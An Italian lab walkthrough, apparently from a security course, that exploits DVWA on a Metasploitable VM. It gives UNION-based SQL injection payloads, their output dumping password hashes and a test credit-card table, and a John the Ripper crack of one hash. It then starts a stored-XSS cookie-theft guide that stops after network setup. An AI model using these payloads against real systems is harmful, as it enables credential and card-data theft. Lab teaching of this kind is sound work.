

# Guida illustrata su come sfruttare la vulnerabilità SQL Injection presente sulla DVWA per recuperare in chiaro la password di un utente

Siamo qui oggi per proporvi una Guida Illustrata che sia in grado di seguirvi passo passo nel compito di recuperare la password di un utente sfruttando la vulnerabilità SQL Injection presente sulla DVWA (Damn Vulnerable Web Application). Al fine di dimostrare come si compia questo attacco, il nome scelto per l'utente è "Pablo" Picasso

## Configurazione preliminare delle macchine

prima di addentrarci nel vivo dell'attacco, dovremo configurare appositamente le nostre due MV (Macchine Virtuali), ovvero la macchina su cui è presente Kali Linux che sarà la macchina attaccante, sia la Metasploitable, che sarà la macchina che andremo ad attaccare. Imposteremo l'IP della macchina attaccante su **192.168.13.100**, mentre quello della Metasploitable sarà **192.168.13.150**.

```
(kali@kali)~$ sudo ip a add 192.168.13.100/24 dev eth0
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.100/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::6777:46f0:35e4:3bfa/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)~$
```

## Configurazione IP Kali Linux

Per configurare l'IP di Kali Linux apriamo innanzitutto un terminale, poi inseriamo il comando: **sudo ip a add 192.168.13.100/24 dev eth0**. Per verificare di essere riusciti a

configurare correttamente l'IP della macchina non ci resta che lanciare il comando: [ip a](#).

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f9:9c:06
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef9:9c06/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:364 errors:0 dropped:0 overruns:0 frame:0
          TX packets:157 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32082 (31.3 KB)  TX bytes:63440 (61.9 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:193 errors:0 dropped:0 overruns:0 frame:0
          TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:62301 (60.8 KB)  TX bytes:62301 (60.8 KB)
```

## Configurazione IP METASPLOITABLE

Per la configurazione dell'indirizzo IP della Metasploitable invece ci basterà inserire prima il comando: [sudo nano /etc/network/interfaces](#), poi riavvieremo la configurazione delle interfacce di rete con il comando: [sudo /etc/init.d/networking restart](#). Se abbiamo fatto tutto correttamente, il comando: [ifconfig](#) ci mostrerà una schermata analoga a questa, dove vedremo che il nostro indirizzo IP è quello che ci serve:



Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

## SQL Injection - Livello di sicurezza "Low"

Per cominciare il nostro attacco, innanzitutto accediamo alla DVWA. Apriamo un browser sulla nostra macchina Kali Linux e inseriamo nella barra di ricerca degli URL (quella superiore) l'ip della nostra Metasploitable. Questo ci porterà



Username

admin

Password

••••••••

Login

davanti a questa schermata, e cliccando su DVWA potremo andare avanti.

Una volta cliccato su DVWA, il sito ci chiederà di effettuare un login, e utilizzando “admin” e “password” come credenziali di accesso saremo in grado di entrare.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

DVWA Security

## Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low



## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

### Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


### General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin  
Security Level: low  
PHPIDS: disabled

Dopo essere entrati saremo finalmente in grado cambiare le impostazioni di sicurezza, che imposteremo su “Low”.



A questo punto non ci resta che andare nella sezione “Sql Injection” e inserire nel form: `'UNION SELECT user,password FROM users WHERE user='pablo' #`.


Un messaggio come questo ci informerà che l’attacco è riuscito e siamo riusciti a trovare l’user pablo e la relativa password.

## SQL INJECTION LEVEL MEDIUM

Per replicare lo stesso attacco ma ad un livello di sicurezza della DVWA più alto, “medium” in questo caso, dovrete ripercorrere i passi in capo a questa guida selezionando proprio “medium” come opzione al posto di “low”. Ricordate che in basso a sinistra potete sempre verificare in quale impostazione vi trovate.

Dopo aver cambiato le impostazioni possiamo procedere, tuttavia troviamo molto importante ricordare che il livello di sicurezza medio della dvwa non accetta apostrofi o apici nelle query.

Questo farà sì che il comando che andremo ad inserire sia diverso dal precedente che non verrebbe accettato dal sito, e sarà nello specifico: `1 UNION SELECT user,password FROM users #`.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1 UNION SELECT user,password FROM users #  
First name: admin  
Surname: admin

ID: 1 UNION SELECT user,password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user,password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user,password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user,password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user,password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: medium  
PHPIDS: disabled

View Source

View Help

Anche in questo caso, se vediamo una schermata analoga a questa possiamo concludere che l'attacco è riuscito e abbiamo ottenuto anche in questo caso l'accesso agli utenti e alle relative password. Possiamo verificare che tra questi è presente anche quello che stavamo cercando, ovvero l'utente Pablo.

CRACKING DELLA PASSWORD IN CHIARO CON JOHN THE RIPPER

Fino ad ora siamo sicuramente stati molto bravi a recuperare username e password, tuttavia non abbiamo ancora finito. Quella che abbiamo tra le mani è solamente una password criptata, che non è propriamente quella dell'utente Pablo, per cui vediamo come fare per ottenere la password in chiaro: iniziamo con il creare un file di testo dal nome "userpablo.txt" con comando: `sudo nano userpablo.txt`, poi inseriamo nel file di testo l'username e la password in formato "hash Md5", in questo modo:

```
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
```

salviamo poi il file con CTRL+X.

Una volta creato il file contenente username e password possiamo servirci di un Tool di Kali Linux per crackare in chiaro le password, ovvero "John The Ripper", e lo faremo con il comando: `john --format=raw-md5 userpablo.txt`.

```
(kali㉿kali)-[~]  
$ sudo nano userpablo.txt  
[sudo] password for kali:  
  
(kali㉿kali)-[~]  
$ john --format=raw-md5 userpablo.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])  
No password hashes left to crack (see FAQ)
```

Dopo aver ricevuto il messaggio da parte del tool che ci informa che è riuscito a decodificare la password, non ci resta che chiedergli di mostrarcela, ed il comando in grado di farlo è: `john --show --format=raw-md5 userpablo.txt`

```
(kali㉿kali)-[~]  
$ john --show --format=raw-md5 userpablo.txt  
pablo:letmein  
  
1 password hash cracked, 0 left
```

## RECUPERO INFORMAZIONI SENSIBILI A LEVEL “MEDIUM”

Che succederebbe però se oltre ad una sola password di un utente, volessimo provare a prelevare informazioni più... preziose? Dopo aver aperto tutte quante le tabelle presenti all'interno del sito, ci siamo resi conto che ne esiste una contenente le informazioni su delle carte di credito, che ha immediatamente catturato il nostro interesse. Recuperiamo il nome delle colonne della tavola delle carte di credito utilizzando il comando: `1 UNION SELECT COLUMN_NAME, TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x6372656469745F6361726473 #`

ID: 1 UNION SELECT COLUMN_NAME, TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x6372656469745F6361726473-- First name: admin Surname: admin	
ID: 1 UNION SELECT COLUMN_NAME, TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x6372656469745F6361726473-- First name: ccid Surname: credit_cards	
ID: 1 UNION SELECT COLUMN_NAME, TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x6372656469745F6361726473-- First name: ccnumber Surname: credit_cards	
ID: 1 UNION SELECT COLUMN_NAME, TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x6372656469745F6361726473-- First name: ccv Surname: credit_cards	
ID: 1 UNION SELECT COLUMN_NAME, TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x6372656469745F6361726473-- First name: expiration Surname: credit_cards	

Da questo possiamo notare che la tabella delle carte di credito possiede diverse colonne, dato che ogni carta ha un proprio ID, un proprio numero di carta, un cvv ed una data di scadenza, quindi li prenderemo a coppie.

```
ID: 1 UNION SELECT ccid, ccnumber FROM owasp10.credit_cards--  
First name: admin  
Surname: admin
```

```
ID: 1 UNION SELECT ccid, ccnumber FROM owasp10.credit_cards--  
First name: 1  
Surname: 4444111122223333
```

```
ID: 1 UNION SELECT ccid, ccnumber FROM owasp10.credit_cards--  
First name: 2  
Surname: 7746536337776330
```

```
ID: 1 UNION SELECT ccid, ccnumber FROM owasp10.credit_cards--  
First name: 3  
Surname: 8242325748474749
```

```
ID: 1 UNION SELECT ccid, ccnumber FROM owasp10.credit_cards--  
First name: 4  
Surname: 7725653200487633
```

```
ID: 1 UNION SELECT ccid, ccnumber FROM owasp10.credit_cards--  
First name: 5  
Surname: 1234567812345678
```

e `1 UNION SELECT ccv,expiration FROM owasp10.credit_cards #` che inseriremo uno per volta. Come possiamo ben notare dalle foto, anche questa volta siamo riusciti a recuperare tutte le informazioni dalla tabella delle carte di credito.

Avendo il nome delle colonne andiamo a unire una tabella generica ai risultati dei campi di ccid, ccnumber, ccv ed expiration con comandi: `1 UNION SELECT ccid, ccnumber FROM owasp10.credit_cards #`

```
ID: 1 UNION SELECT ccv,expiration FROM owasp10.credit_cards--  
First name: admin  
Surname: admin
```

```
ID: 1 UNION SELECT ccv,expiration FROM owasp10.credit_cards--  
First name: 745  
Surname: 2012-03-01
```

```
ID: 1 UNION SELECT ccv,expiration FROM owasp10.credit_cards--  
First name: 722  
Surname: 2015-04-01
```

```
ID: 1 UNION SELECT ccv,expiration FROM owasp10.credit_cards--  
First name: 461  
Surname: 2016-03-01
```

```
ID: 1 UNION SELECT ccv,expiration FROM owasp10.credit_cards--  
First name: 230  
Surname: 2017-06-01
```



Troviamo il risultato di ognuno dei due comandi appena menzionati nella foto accanto al testo che lo menziona.

# Guida Illustrata su come sfruttare la vulnerabilità XSS (Cross-Site-Scripting) persistente per rubare la sessione di un utente

Con questa guida illustrata ci poniamo il compito di far sì che anche il meno preparato degli utenti possa compiere un attacco alla Web Application DVWA (Damn Vulnerable Web Application) sfruttando la vulnerabilità XSS (Cross-Site-Scripting) persistente già presente su di essa. Ci occuperemo di mostrare all'utente come eseguire l'attacco con due diverse impostazioni di sicurezza: vogliamo infatti provare a recuperare i cookie di sessione sia con le difficoltà della DVWA impostate su "Low", sia su "Medium".


## Preparazione preliminare delle macchine

Ricordiamo che avremo bisogno di due MV (Macchine Virtuali): Kali Linux e Metasploitable.

Una volta accese, dovremo configurare il loro indirizzo ip, al fine di impostare quello della Kali su [192.168.104.100/24](#) e quello della metasploitable su [192.168.104.150/24](#). Questo è fondamentale perché solo essendo impostate sulla stessa sottorete, le due macchine possono comunicare tra loro e l'attacco può avere luogo, quindi vediamo come fare:

## Configurazione IP sulla Kali

Per la configurazione IP della MV Kali Linux apriamo un terminale e inseriamo il comando `sudo ifconfig eth0 192.168.104.100 netmask 255.255.255.0`. essendo un comando di tipo `sudo` il sistema ci chiederà la password, che una volta inserita farà avviare il comando. Per verificare che tutto sia andato a buon fine, ci basterà lanciare il comando `ip a`. Se abbiamo svolto tutto correttamente, vedremo una schermata come questa, con l'IP della nostra macchina impostato come richiesto.




```
Kali Linux 2.0 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth0
valid_lft forever preferred_lft forever
inet6 fe80::32dc:e90e:3ac0:a4cf/64 scope link noprefixroute
valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth0
valid_lft forever preferred_lft forever
inet6 fe80::32dc:e90e:3ac0:a4cf/64 scope link noprefixroute
valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=5.96 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=1.36 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=2.20 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=2.24 ms
64 bytes from 192.168.104.150: icmp_seq=5 ttl=64 time=1.33 ms
64 bytes from 192.168.104.150: icmp_seq=6 ttl=64 time=1.48 ms
```

## Configurazione IP sulla Metasploitable

Per la Metasploitable, il comando da inserire è analogo, e dopo esserci loggati con le credenziali “msfadmin” / “msfadmin”, ricordandoci che l’IP di questa macchina sarà diverso da quello della Kali, lanciamo il comando `sudo ifconfig eth0 192.168.104.150 netmask 255.255.255.0`. Anche questa volta ci verrà chiesta la password, e per assicurarci di aver fatto tutto correttamente scriviamo `ifconfig` e premiamo invio. Se tutto è andato come previsto, dovremmo avere davanti una schermata come questa, e prima di cominciare ci manca solo un ultimo test.



```
metasploitable [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

No mail.
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.104.150 netmask 255.255.255.0
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:13:32:b2
          inet addr:192.168.104.150  Bcast:192.168.104.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe13:32b2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:960 (960.0 B)  TX bytes:5164 (5.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:131 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31547 (30.8 KB)  TX bytes:31547 (30.8 KB)

msfadmin@metasploitable:~$
```

## Il Ping

Da adesso possiamo lasciar perdere la Metasploitable dato che non ci servirà più, per cui possiamo ridurla ad icona. Torniamo sulla Kali e proviamo a “pingare” la Metasploitable: scriviamo il comando `ping 192.168.104.150` e premiamo invio. Se abbiamo configurato correttamente le due macchine, riceveremo dei segnali come quelli in foto. A questo punto interrompiamo il terminale con Ctr+C

```
(kali㉿kali)-[~]  
$ ping 192.168.104.150  
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.  
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=5.96 ms  
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=1.36 ms  
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=2.20 ms  
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=2.24 ms  
64 bytes from 192.168.104.150: icmp_seq=5 ttl=64 time=1.33 ms  
64 bytes from 192.168.104.150: icmp_seq=6 ttl=64 time=1.48 ms  
█
```

## Mettere una porta in ascolto

